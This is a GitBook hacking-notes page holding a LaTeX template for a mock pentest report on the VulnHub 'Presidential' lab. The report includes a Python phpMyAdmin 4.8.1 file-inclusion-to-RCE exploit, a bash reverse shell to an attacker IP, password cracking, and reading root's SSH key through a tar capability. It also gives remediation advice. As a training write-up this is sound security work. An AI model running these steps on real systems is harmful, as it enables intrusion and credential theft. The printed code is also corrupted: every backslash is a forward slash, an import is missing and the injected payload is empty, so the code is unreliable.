> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/useful-resources/reporting/report-1-presidential-writeup-latex.md).
# Report 1 - Presidential LaTeX Write-up
Presidential VulnHub LaTeX report notes for producing professional penetration testing writeups, structuring findings, and documenting exploitation evidence.
{% hint style="warning" %}
Here is an example of a technical professional report, simulating that I work for Orange Cyberdefense, relating to an environmental and company audit "[Presidential](/writeups-ctf/vulnhub/linux-vulnhub/presidential-1-vulnhub-writeup.md)". For this analysis, I used a pre-configured VulnHub machine with web vulnerabilities and privilege override risks.

The report was written using the [LaTeX](https://www.overleaf.com/) software, recognized for its technical complexity but also for its great usefulness and its ability to produce professional quality reports with great freedom of customization. Below you will find the LaTeX code and the PDF file illustrating this example.
{% endhint %}
{% file src="/files/bFpjPeFKDE78jAdAm2an" %}
Setting up the environment to generate PDF files from LaTeX:
1. Check the default application for PDF files:
```bash
xdg-mime query default application/pdf
```
2. Set the default app as Zathura for PDF files:
```bash
xdg-mime default zathura.desktop application/pdf
```
3. Create the.tex file for your document:
```bash
touch presidential.tex
```

4. Compile the document:
```bash
latexmk -pdf presidential.tex -pvc
```
{% code fullWidth="true" %}
```latex
/documentclass[a4paper]{article}
% Packages
/usepackage[utf8]{inputenc} % Encode your text in UTF-8
/usepackage[english]{babel} % English language
/usepackage[margin=2cm, top=2cm, includefoot]{geometry} % Page layout
/usepackage{graphicx} % To include images
/usepackage[table,xcdraw]{xcolor} % Colors
/usepackage{tikz,lipsum,lmodern} % Drawings
/usepackage[most]{tcolorbox} % Custom boxes
/usepackage{fancyhdr} % Headers and footers
/usepackage[hidelinks]{hyperref} % Hyperlinks
/usepackage{setspace} % Space between lines
/usepackage{listings} % Source code display
/setstretch{1.2} % Line spacing
/usepackage{parskip} % Paragraph spacing
/setlength{/parindent}{0pt} % No paragraph indentation
/setlength{/parskip}{0.8em plus 0.5em minus 0.2em} % Paragraph spacing
/setlength{/parfillskip}{/parindent plus 1fill} % Text justification
/usepackage[figurename=Figure]{caption} % Figure label
/usepackage{ragged2e} % Text justification
% Variables
/newcommand{/logoPortada}{Images/vulnhub.png}
/newcommand{/machineName}{Presidential: 1}
/newcommand{/logoMachine}{Images/casablanca.jpg}
/newcommand{/startDate}{February 21, 2024}
/newcommand{/logoCompany}{Images/orange-company.png}
/newcommand{/logoPlatform}{Images/platform-vulnhub.png}
% Colors
/definecolor{bluePortada}{HTML}{146c8a}
% Title customization
/addto/captionsenglish{/renewcommand{/contentsname}{Contents}}
% Headers and footers
/setlength{/headheight}{40.2pt}
/pagestyle{fancy}
/fancyhf{}
/lhead{/includegraphics[width=4cm]{/logoCompany}} % Company logo to the left of the header
/rhead{/includegraphics[height=1.2cm]{/logoPlatform}} % Platform logo to the right of the header
/renewcommand{/headrulewidth}{3pt} % Header line width
/renewcommand{/headrule}{/hbox to/headwidth{/color{orange}/leaders/hrule height /headrulewidth/hfill}} % Header line color
% Configuring source code captions
/renewcommand{/lstlistingname}{Code}
% Source code styles
/definecolor{codegreen}{rgb}{0,0.6,0}
/definecolor{codegray}{rgb}{0.5,0.5,0.5}
/definecolor{codepurple}{rgb}{0.58,0,0.82}
/definecolor{backcolour}{rgb}{0.95,0.95,0.92}
/newtcolorbox{definicion}{
breakable,
enhanced,
colback=white,
colframe=bluePortada!75!black,
arc=0mm,
boxrule=1pt,
leftrule=12mm,
fonttitle=/bfseries,
coltitle=blue!75!black,
title=Definition,
attach title to upper=/par,
}
/lstdefinestyle{mystyle}{
backgroundcolor=/color{backcolour},
commentstyle=/color{codegreen}, % Comment color
keywordstyle=/color{magenta}, % Keyword color
numberstyle=/tiny/color{codegray}, % Line number style
stringstyle=/color{codepurple}, % String color
basicstyle=/ttfamily/footnotesize, % Base text style
breakatwhitespace=false,
breaklines=true,
captionpos=b,
keepspaces=true,
numbers=left,
numbersep=5pt,
showspaces=false,
showstringspaces=false,
showtabs=false,
tabsize=2
}
/lstset{style=mystyle} % Global code style configuration
% Start of document
/begin{document}
/cfoot{/thepage} % Footer with page number
/begin{titlepage} % Title page
/centering
/includegraphics[width=0.5/textwidth]{/logoPortada}/par/vspace{1cm} % Title page logo
{/scshape/LARGE /textbf{Technical Report}/par/vspace{0.4cm}} % Report title
{/Huge/textcolor{bluePortada}{/textbf{Machine /machineName}}} % Name of the machine
/vfill
/includegraphics[width=/textwidth, height=10cm, keepaspectratio]{/logoMachine} % Machine image
/vfill
/begin{tcolorbox}[colback=red!5!white,colframe=red!75!black] % Privacy box
/centering
This document is confidential and contains sensitive information. // It should not be printed or shared with third parties.
/end{tcolorbox}
/vfill
{/large /startDate/par} % Report date
/vfill
/end{titlepage}
% ------------------------------------------------------------------
% Start of table of contents
/clearpage
/tableofcontents % Table of contents
/clearpage
/section{Background}
This document presents the results obtained during the audit phase carried out on the machine /textbf{/machineName}, listing all the attack vectors found as well as the exploitation carried out for each of them.
This machine was downloaded from the /href{https://www.vulnhub.com/}{/textbf{/color{bluePortada}Vulnhub}} platform, a training and practice platform for people interested in computer security and ethical hacking. Below the download link of this machine is provided:
/vspace{0.2cm}
/begin{tcolorbox}[enhanced,attach boxed title to top center={yshift=-3mm,yshifttext=-1mm},
colback=orange!5!,colframe=orange!75!black,colbacktitle=orange!80!black,
title=Target URL,fonttitle=/bfseries,
boxed title style={size=small,colframe=black!50!orange} ]
/centering
/href{https://www.vulnhub.com/entry/presidential-1,500/}{/textbf{/color{black}https://www.vulnhub.com/entry/presidential-1,500}}
/end{tcolorbox}
/vspace{0.5cm}
/begin{figure}[h]
/centering
/setlength{/fboxrule}{1pt}
/fbox{/includegraphics[width=/textwidth]{Images/presidential-image.png}}
/caption{Machine web service home page}
/end{figure}
/vspace{1cm}
/section {Objectives}
The objectives of this security audit are to identify possible vulnerabilities and weaknesses on the machine /textbf{/color{bluePortada}/machineName}, with the aim of guaranteeing the integrity and confidentiality of the information stored there.
With this in mind, an exhaustive analysis of all detected services exposed on this server was carried out, collecting detailed information on those presenting a potential risk from a security point of view.
/clearpage
/subsection{Scope}
The objectives to be achieved for this audit are presented below:
/begin{itemize}
/item Identify vulnerable ports and services.
/item Exploit identified vulnerabilities.
/item Obtain access to the server by exploiting the identified vulnerable services.
/item List potential avenues for escalating privileges in the system once it has been compromised.
/end{itemize}
/subsection{Constraints and Limitations}
During the audit process, it is strictly prohibited to perform any of the following activities:
/begin{itemize}
/item Perform tasks that may result in a /textbf{denial of service} or affect the availability of exposed services.
/item Delete resident files on the server once it has been compromised.
/end{itemize}
/subsection{General summary}
This audit revealed numerous significant security vulnerabilities jeopardizing the integrity and confidentiality of information hosted on the server. From exposing sensitive backup files to exploiting critical vulnerabilities in phpMyAdmin, the server has been found to be vulnerable to various attacks.
Identifying subdomains, enumerating exposed services, and exploiting weak authentication panels were key entry points for attacks conducted during this audit.
It is essential to take immediate action to address these vulnerabilities and mitigate security risks. It is strongly recommended to update phpMyAdmin to the latest version and implement additional security measures such as restricting access to sensitive files and implementing appropriate input filters in exposed web applications.
In summary, this audit highlights the importance of maintaining a proactive systems security posture, by conducting periodic audits, applying security patches, and following cybersecurity best practices to protect an organization's digital assets.
/clearpage
/section{Reconnaissance}
/subsection{Enumeration of exposed services}
Below you will find proof of the ports and services identified during the reconnaissance carried out with the /textbf{nmap} tool:
/vspace{0.3cm}
/begin{figure}[h]
/centering
/setlength{/fboxrule}{1pt}
/fbox{/includegraphics[width=/textwidth]{Images/ports.png}}
/caption{Port enumeration with nmap}
/end{figure}
/vspace{0.3cm}
In this case, two active ports have been identified using the TCP protocol:
/vspace{0.5cm}
/centering
/begin{tikzpicture}[node distance=2cm, every node/.style={rectangle, draw, fill=white}]
/node (center) {TCP};
/node (port1) [below left of=center, node distance=3cm] {Port 80};
/node (port2) [below right of=center, node distance=3cm] {Port 2082};
/draw (center) -- (port1);
/draw (center) -- (port2);
/end{tikzpicture}
/vspace{0.5cm}
/justifying
Likewise, no ports exposed via other protocols were found, so evaluation of ports identified in the first scan is prioritized.
/clearpage
/subsection{Enumeration of web servers}
Below are the results obtained with the /textbf{WhatWeb} tool, a web reconnaissance tool used to identify specific web technologies used on a website, after performing reconnaissance on the HTTP service running on port 80.
/begin{figure}[h]
/centering
/setlength{/fboxrule}{1pt}
/makebox[/textwidth]{/fbox{/includegraphics[width=0.90/paperwidth]{Images/whatweb.png}}}
/caption{Enumeration of HTTP service on port 80}
/end{figure}
The results obtained make it possible to identify the versions of some of the existing technologies:
/vspace{0.4cm}
/centering
/begin{tabular}{ c | c }
/textbf{Technology} & /textbf{Version} //
/hline
PHP & 5.5.38 //
Apache & 2.4.6
/end{tabular}
/vspace{0.4cm}
/justifying
Among the information provided, it is also possible to identify 2 email addresses, which could be used in /textbf{phishing} attacks:
/vspace{0.3cm}
/begin{center}
/texttt{contact@example.com} /qquad /texttt{contact@votenow.local}
/end{center}
/textbf{phishing} is a type of computer attack used to trick individuals into obtaining confidential information such as passwords, banking information or credit card details. The attack is carried out by sending fraudulent emails or text messages that appear legitimate and ask the recipient to provide personal and confidential information.
In addition, it was also possible to identify the version of /textbf{Centos} that is active thanks to an exhaustive recognition carried out on the web service with the /textbf{wig} tool.
/begin{figure}[h]
/centering
/setlength{/fboxrule}{1pt}
/fbox{/includegraphics[width=/textwidth]{Images/wig-results.png}}
/caption{Enumeration of HTTP service on port 80}
/end{figure}
/clearpage
/subsection{Enumeration of subdomains}
Once the domain '/textbf{votenow.local}' was identified through the emails, a brute force attack was carried out on the main domain with the aim of identifying valid subdomains.
After completing the brute force attack, these are the results obtained:
/begin{figure}[h]
/centering
/setlength{/fboxrule}{1pt}
/fbox{/includegraphics[width=/textwidth]{Images/subdomain.png}}
/caption{Subdomains identified with Gobuster}
/label{fig:identifiedSubdomains}
/end{figure}
/vspace{0.3cm}
The subdomain '/textbf{datasafe.votenow.local}' has been identified as a valid subdomain. This subdomain played a crucial role in the audit, as it was through it that access to the system was gained by exploiting a vulnerability present in /textbf{phpMyAdmin}.
Please note that for these domains and subdomains to be accessible, it was necessary to add the following content to the '/textbf{/etc/hosts}' file:
/begin{figure}[h]
/centering
/setlength{/fboxrule}{1pt}
/fbox{/includegraphics[width=0.8/textwidth]{Images/virtualHosting.png}}
/caption{Contents of /etc/hosts file}
/end{figure}
/vspace{0.3cm}
This is due to the application of '/textbf{virtual hosting}', a technique used on web servers to host multiple websites on a single physical machine. The '/textbf{/etc/hosts}' file is used to associate each website's domain name with the server's IP address.
In the absence of this association, the web server will not be able to determine the correct website to serve, resulting in an error or display of an incorrect website.
/clearpage
/subsection{Enumeration of authentication panels}
Once the subdomain '/textbf{datasafe.votenow.local}' was discovered, as shown in the image /ref{fig:identifiedSubdomains} on page /pageref{fig:identifiedSubdomains}, the following authentication panel of /textbf{phpMyAdmin} was found:
/vspace{0.3cm}
/begin{figure}[h]
/centering
/setlength{/fboxrule}{1pt}
/fbox{/includegraphics[width=/textwidth]{Images/PhpMyAdmin.png}}
/caption{phpMyAdmin authentication panel}
/label{fig:PhpMyAdmin}
/end{figure}
/section{Vulnerability Identification and Exploitation}
/subsection{Exposing a backup file}
During a reconnaissance phase with the /textbf{gobuster} tool, an open-source command-line tool used to search and enumerate web resources on servers and websites, an exposed backup file was identified on the server:
/begin{figure}[h]
/centering
/setlength{/fboxrule}{1pt}
/fbox{/includegraphics[width=/textwidth]{Images/BackUp.png}}
/caption{Backup file exposed on server}
/end{figure}
/clearpage
This file was uploaded to check whether it contained sensitive information that could pose a security risk. At this point, it was determined that the file contained the following privileged information:
/begin{figure}[h]
/centering
/setlength{/fboxrule}{1pt}
/fbox{/includegraphics[width=/textwidth]{Images/credentials.png}}
/caption{Contents of the credentials BackUp file}
/end{figure}
These identifiers correspond to the database access identifiers, which allowed, due to a reuse of username and password, to access /textbf{phpMyAdmin} as represented in the image /ref{fig:phpMyAdmin} on the page /pageref{fig:phpMyAdmin}.
/vspace{0.3cm}
/begin{figure}[h]
/centering
/setlength{/fboxrule}{1pt}
/fbox{/includegraphics[width=/textwidth]{Images/phpmyadminIN.png}}
/caption{Connection to the phpMyAdmin control interface}
/end{figure}
/clearpage
/subsection{phpMyAdmin Exploitation}
Once logged into /textbf{phpMyAdmin}, it was possible to identify the version currently in use:
/vspace{0.3cm}
/begin{figure}[h]
/centering
/setlength{/fboxrule}{1pt}
/fbox{/includegraphics[width=0.67/textwidth]{Images/versionPhpMyAdmin.png}}
/caption {Used version of phpMyAdmin}
/end{figure}
/vspace{0.3cm}
This version corresponds to an /textbf{old version} of phpMyAdmin, thus exposing several identified /textbf{critical vulnerabilities}:
/begin{figure}[h]
/centering
/setlength{/fboxrule}{1pt}
/fbox{/includegraphics[width=/textwidth]{Images/searchExploit.png}}
/caption {Vulnerabilities for the version of phpMyAdmin used}
/end{figure}
/clearpage
Among them, one can allow a malicious attacker to /textbf{execute code remotely} on the server.
To follow, here is the Python3 script that was used to execute remote commands on the server:
/vspace{0.3cm}
/begin{lstlisting}[language=Python, caption=Exploit for the vulnerable phpMyAdmin version]
#!/usr/bin/python3
import re, requests, sys
def get_token(content):
s = re.search('token"/s*value="(.*?)"', content)
token = html.unescape(s.group(1))
return token
ipaddr = sys.argv[1]
port = sys.argv[2]
path = sys.argv[3]
username = sys.argv[4]
password = sys.argv[5]
command = sys.argv[6]
url = "http://{}:{}{}".format(ipaddr,port,path)
url1 = url + "/index.php"
r = requests.get(url1)
content = r.content.decode('utf-8')
s = re.search('PMA_VERSION:"(/d+/./d+/./d+)"', content)
version = s.group(1)
cookies = r.cookies
token = get_token(content)
p = {'token': token, 'pma_username': username, 'pma_password': password}
r = requests.post(url1, cookies = cookies, data = p)
content = r.content.decode('utf-8')
s = re.search('logged_in:(/w+),', content)
logged_in = s.group(1)
cookies = r.cookies
token = get_token(content)
url2 = url + "/import.php"
payload = '''select '';'''.format(command)
p = {'table':'', 'token': token, 'sql_query': payload }
r = requests.post(url2, cookies = cookies, data = p)
session_id = cookies.get_dict()['phpMyAdmin']
url3 = url + "/index.php?target=db_sql.php%253f/../../../../../../../../var/lib/php/session/sess_{}".format(session_id)
r = requests.get(url3, cookies = cookies)
content = r.content.decode('utf-8', errors="replace")
s = re.search("select '(.*?)/n'", content, re.DOTALL)
if s != None:
print(s.group(1))
/end{lstlisting}
/clearpage
Once the execution and injection of a command allowing entry into the system has been carried out, access to the server has been obtained:
/begin{figure}[h]
/centering
/setlength{/fboxrule}{1pt}
/fbox{/includegraphics[width=0.85/textwidth]{Images/rce.png}}
/caption {Obtaining access to the server through exploitation of phpMyAdmin}
/end{figure}
In this case, a command is executed via '/textbf{curl}', interpreting a Bash script that contains the following content:
/vspace{0.3cm}
/begin{lstlisting}[language=Bash, caption=Bash script responsible for establishing the connection]
bash -i >& /dev/tcp/192.168.71.128/443 0>&1
/end{lstlisting}
This script is hosted on the attacker's server, thus avoiding leaving residual files on the target server. Once the command is executed, the attacker gains access to the server, having control of the machine in this case, as user '/textbf{apache}'.
As can be seen in the script, essentially what is happening is that the script exploits a /textbf{LFI} vulnerability present in this version of phpMyAdmin to achieve remote execution of commands:
/vspace{0.3cm}
/begin{lstlisting}[language=Python, caption=Code snippet related to LFI exploitation]
session_id = cookies.get_dict()['phpMyAdmin']
url3 = url + "/index.php?target=db_sql.php%253f/../../../../../../../../var/lib/php/session/sess_{}".format(session_id)
r = requests.get(url3, cookies = cookies)
/end{lstlisting}
/vspace{0.3cm}
/begin{definicion}
LFI (Local File Inclusion) is a security vulnerability in web applications that allows an attacker to access local files on the server by including local files in a web page.
/end{definicion}
/clearpage
Through the LFI, we obtain information about a PHP resource that stores sessions, representing information related to the different active sessions on the users' side.
By exploiting this reading and the own user session, we use a /textbf{SQL query} to insert a query containing PHP code, visible from the user's session files via the LFI. This therefore leads to remote command execution, because the PHP code is not interpreted by the server.
/section{Privilege Escalation}
Once the entire system is compromised, the main goal will now be to gain the highest possible privileges on the server. With the aim of increasing our permissions and obtaining greater control and access to all exposed services.
/subsection{Migrating to the Administrator user}
On the server, there is an Administrator user which seems well configured because we have /textbf{restricted access} from the apache user.
/begin{figure}[h]
/centering
/setlength{/fboxrule}{1pt}
/fbox{/includegraphics[width=0.85/textwidth]{Images/directori-admin.png}}
/caption {Access denied to Admin home directory}
/end{figure}
However, in the previously compromised database, a hashed password appears with the same username as that user. Reusing passwords for a user is something critical and in this case it would result in direct migration of the user.
/vspace{0.3cm}
/begin{figure}[h]
/centering
/setlength{/fboxrule}{1pt}
/fbox{/includegraphics[width=/textwidth]{Images/hash-password.png}}
/caption {Hashed password stored in the admin user database}
/end{figure}
/clearpage
/subsection{Cracking exposed hashed password of user admin}
As the password is hashed, we will use the '/textbf{john}' tool to break the hash of the admin password in order to decrypt it and see it in plain text. In this case, a dictionary containing more than ten million different combinations was used and since the password is not very complex, the tool took a few minutes to crack and expose it.
/vspace{0.2cm}
/begin{figure}[h]
/centering
/setlength{/fboxrule}{1pt}
/fbox{/includegraphics[width=0.80/textwidth]{Images/pass-cracked.png}}
/caption {Decrypted plain text password of user admin}
/end{figure}
/vspace{0.3cm}
/newline The migration to the admin user was possible due to /textbf{reuse of the same password} for the admin user in both the database and the system user. This is bad practice and it is recommended to have a different password for each different service to avoid critical issues like in this case.
/vspace{0.2cm}
/begin{figure}[h]
/centering
/setlength{/fboxrule}{1pt}
/fbox{/includegraphics[width=0.80/textwidth]{Images/admin-access.png}}
/caption {Access to the privileged user admin directory}
/end{figure}
/clearpage
/subsection{Permission Capabilities Vulnerability Exposing SSH Key}
/vspace{0.3cm}
/begin{definicion}
Capabilities in Linux are a security mechanism that grants specific privileges to programs, allowing restricted operations without needing to grant full root access.
/end{definicion}
In this case, a capacity permission was found allowing with the tarS tool to view all files on the system without any rules or blocking, since they were carried out from the root user. By exploiting this permission, the /textbf{SSH private key} of the root user was listed with the following command:
/vspace{0.3cm}
/begin{lstlisting}[language=Bash, caption=]
tarS -cvf id_rsa.tar /root/.ssh/id_rsa
/end{lstlisting}
/vspace{0.3cm}
/begin{figure}[h]
/centering
/setlength{/fboxrule}{1pt}
/makebox[/textwidth]{/fbox{/includegraphics[width=0.50/paperwidth]{Images/ssh-clave.png}}}
/caption {SSH private key of root user}
/end{figure}
/subsection{System root access}
Eventually, access to the machine with root privileges was gained. There is an urgent need to remove the capability for the tarS tool and find an alternative that does not allow this escalation of privileges.
/begin{figure}[h]
/centering
/setlength{/fboxrule}{1pt}
/makebox[/textwidth]{/fbox{/includegraphics[width=0.60/paperwidth]{Images/flag-root.png}}}
/caption {Obtaining root user flag}
/end{figure}
/clearpage
/section{Countermeasures and Best Practices}
In order to avoid possible unwanted exploitation on the exposed server, the best practices to follow for the various vulnerabilities discovered are listed below.
/subsection{Vulnerability of phpMyAdmin 4.8.1}
phpMyAdmin is a popular tool for managing MySQL databases via a web interface. However, version 4.8.1 of phpMyAdmin has known vulnerabilities that can allow an attacker to execute arbitrary code on the web server where it is hosted.
To fix this vulnerability, it is necessary to /textbf{update} to the most recent version of phpMyAdmin (currently version 5.2.1). If for some reason updating to the latest version is not possible, there are a few steps you can take to mitigate the risk of exploitation:
/begin{itemize}
/item Correct the code of the script '/textbf{index.php}' so that the user-supplied variable '/textbf{target}' is correctly controlled.
/end{itemize}
/vspace{0.3cm}
/begin{figure}[h]
/centering
/setlength{/fboxrule}{1pt}
/fbox{/includegraphics[width=0.85/textwidth]{Images/lfi_in_code.png}}
/caption {Vulnerable target parameter}
/end{figure}
/begin{itemize}
/item Rather than allowing the user to specify any file to include, define a list of allowed files and verify that the value passed to the '/textbf{target}' parameter is in the list before including the file.
/end{itemize}
/subsection{Capabilities privilege escalation}
First, eliminate the ability of the tarS tool. To fix and check if a service or tool is vulnerable to this privilege escalation, you can visit the following website which contains a search engine with all possible vulnerabilities on this subject:
/vspace{0.3cm}
/begin{tcolorbox}[enhanced,attach boxed title to top center={yshift=-3mm,yshifttext=-1mm},
colback=orange!5!,colframe=orange!75!black,colbacktitle=orange!80!black,
title=Target URL,fonttitle=/bfseries,
boxed title style={size=small,colframe=black!50!orange} ]
/centering
/href{https://gtfobins.github.io/}{/textbf{/color{black}https://gtfobins.github.io}}
/end{tcolorbox}
/clearpage
/section{Conclusions}
The security audit carried out on the /textbf{Presidential: 1} machine revealed a series of critical vulnerabilities endangering the integrity and confidentiality of information hosted on the server. From disclosing sensitive files to exploiting vulnerabilities in phpMyAdmin, the importance of keeping all system components up to date and following good security practices has been highlighted.
Successful exploitation of the vulnerability in phpMyAdmin allowed attackers to access the server and escalate their privileges to the administrator user, thereby compromising the entire system. This highlights the importance of implementing proactive security measures, such as regularly updating software, proper password management, and continuous server monitoring.
To protect against future attacks, it is strongly recommended to implement the previously mentioned countermeasures and follow cybersecurity best practices. Security must be a constant and priority concern to ensure the protection of digital assets and business continuity.
/end{document}
```
{% endcode %}
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/useful-resources/reporting/report-1-presidential-writeup-latex.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.